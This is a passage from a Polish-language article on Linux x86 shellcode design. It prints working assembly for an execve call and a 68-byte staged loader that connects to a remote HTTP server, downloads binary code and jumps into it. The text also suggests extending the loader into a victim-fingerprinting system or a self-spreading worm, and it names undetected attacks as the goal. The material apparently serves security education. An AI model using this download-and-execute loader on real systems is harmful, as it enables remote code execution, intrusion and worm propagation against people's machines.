    cdq
```

Listing 18. *Wywołanie systemowe execve()*

```
#
    # Uruchom [/proc/<pid>/exe]
    #
    popl %ebx
    pushl %edx
    pushl $0x6578652f
    pushl %ebx
    pushl $0x2f636f72
    pushl $0x702f2f2f
    movb $0xb, %al
    movl %esp, %ebx
    pushl %edx
    pushl %ebx
    movl %esp, %ecx
    int $0x80
```

monów. Aby zastosować omawianą metodę dla procesów powstałych na bazie `fork()`-owania należałoby zastosować rekurencyjną procedurę przetwarzania drzewa rodziców. W przypadku demonów jednowątkowych potrzeba taka nie występuje. Kod powłoki pokazany powyżej odnosi się właśnie do demonów jednowątkowych.

Ewolucja kontra Ograniczenia

Różne scenariusze ataku narzucają różne ograniczenia: na przykład poszczególne protokoły operują na buforach o różnej długości itd. Z tego względu kody powłoki powinny mieć możliwość dopasowania się do otaczającego je aktualnie środowiska. Najbardziej popularne ograniczenie związane jest z limitem wielkości kodu. Istnieje oczywista korelacja pomiędzy poziomem funkcjonalności kodu powłoki a jego wielkością. Z logicznego punktu widzenia, im bardziej złożona jest wspomniana funkcjonalność, tym więcej będzie potrzeba kodów operacji w celu jej zaimplementowania. Aby móc budować bardziej sprytne i zaawansowane rozwiązania problem wielkości musi być przezwyciężony. W innym przypadku nasz super-inteligentny kod powłoki będzie odrzucony na poziomie protokołu i cała nasza praca pójdzie na marne.

Podział na fazy

Dzielenie każdej logicznej operacji na mniejsze zadania pozwala tworzyć potoki. Ta ogólna zasada działa równie dobrze w odniesieniu do kodów powłoki. Jeśli kod taki nie może przeprowadzić pełnego ataku jednorazowo, to powinien być pobrany przez inny, mniejszy kod powłoki. W tej sytuacji, zamiast budowania jednego kodu powłoki, który robi wszystko naraz, warto podzielić funkcjonalność na główną logikę oraz jej wczytywanie. Za wczytywanie będzie odpowiadał mniejszy kod powłoki którego podstawowym zadaniem będzie uruchomienie kodu docelowego. Mając taki zewnętrzny loader możemy wczytywać większe i bardziej zaawansowane kody powłoki nie martwiąc się o ich rozmiar.

Listing 19 przedstawia przykładowy loader. Potrafi on pobrać binarny kod powłoki z zadanego URL a następnie wpisać go do bufora i wykonać do niego skok. Po skróceniu kod loadera zajmuje jedynie 68 bajtów, aczkolwiek mimo to potrafi komunikować się z dowolnym serwerem HTTP działającym na bazie protokołów HTTP/1.0 oraz HTTP/1.1. Pobrany kod jest dla odmiany wolny od jakichkolwiek limitów (na przykład długości czy zakazu występowania znaku `NULL`). Oczywiście sam loader tym limitom nadal podlega.

Prezentowane podejście może być bardzo przydatne przy automatyzacji testów penetracyjnych. Dla przykładu, można by się pokusić o niewielki serwer, który będzie wychwytywał potwierdzenia o udanych włamaniach do systemów na zasadzie obserwowania żądań wysyłanych przez loader. Po wprowadzeniu kilku modyfikacji loader mógłby zbierać i wysyłać informacje identyfikacyjne na temat atakowanego systemu dzięki czemu serwer mógłby wybrać i odesłać kod powłoki najbardziej adekwatny do zadanej konfiguracji. Rozwijając tę koncepcję można by również zaimplementować samo-rozprzestrzeniającego się robaka.

W przypadku tego konkretnego kodu powłoki zastosowałem narzędzie zwane *gen_httpreq.c*, które pozwala łatwo wygenerować na bazie zadanego URL napis zawierający żądanie HTTP.

Podsumowanie

W powyższym tekście pokazałem pewne czynniki oraz przeszkody wpływające na strukturę i sposób działania kodów powłoki. Niejako z definicji temat nie został wyczerpany, jako że kody powłoki to technologia ciągle ewoluująca. Cel tej ewolucji jest za to niezmienny: przeprowadzać udane ataki bez bycia zauważonym.

Listing 19. *Przykładowy loader*

```
    #
    # (x86/linux) HTTP/1.x GET,
Pobieranie i wywoływanie
 operacji JMP - 68+ bajtów
    # - izik@tty64.org
    #

    .section .text
    .global _start
    _start:

    push $0x66
    popl %eax
    cdq
    pushl $0x1
    popl %ebx
    pushl %edx
    pushl %ebx
    pushl $0x2
    movl %esp, %ecx
    int $0x80
    popl %ebx
    popl %ebp
    movl $0xfeffff80, %esi
    movw $0x1f91, %bp
    #
    # nie %bp, dla numerów portów
                       < 256
    #
    notl %esi
    pushl %esi
    bswap %ebp
    orl %ebx, %ebp
    pushl %ebp
    incl %ebx
    pushl $0x10
    pushl %ecx
    pushl %eax
    movb $0x66, %al
    movl %esp, %ecx
    int $0x80
    _gen_http_request:
    #
    # < wykorzystaj gen_httpreq.c,
 w celu wygenerowania
żądania HTTP GET. >
    #
    _gen_http_eof:
    movl %esp, %ecx
    _send_http_request:
    movb $0x4, %al
    int $0x80

    _recv_http_request:
    movb $0x3, %al
    pushl $0x1
    popl %edx
    int $0x80
    incl %ecx
    testl %eax, %eax
    jnz _recv_http_request
    _jmp_to_code:
    subl $0x6, %ecx
    jmp *%ecx
```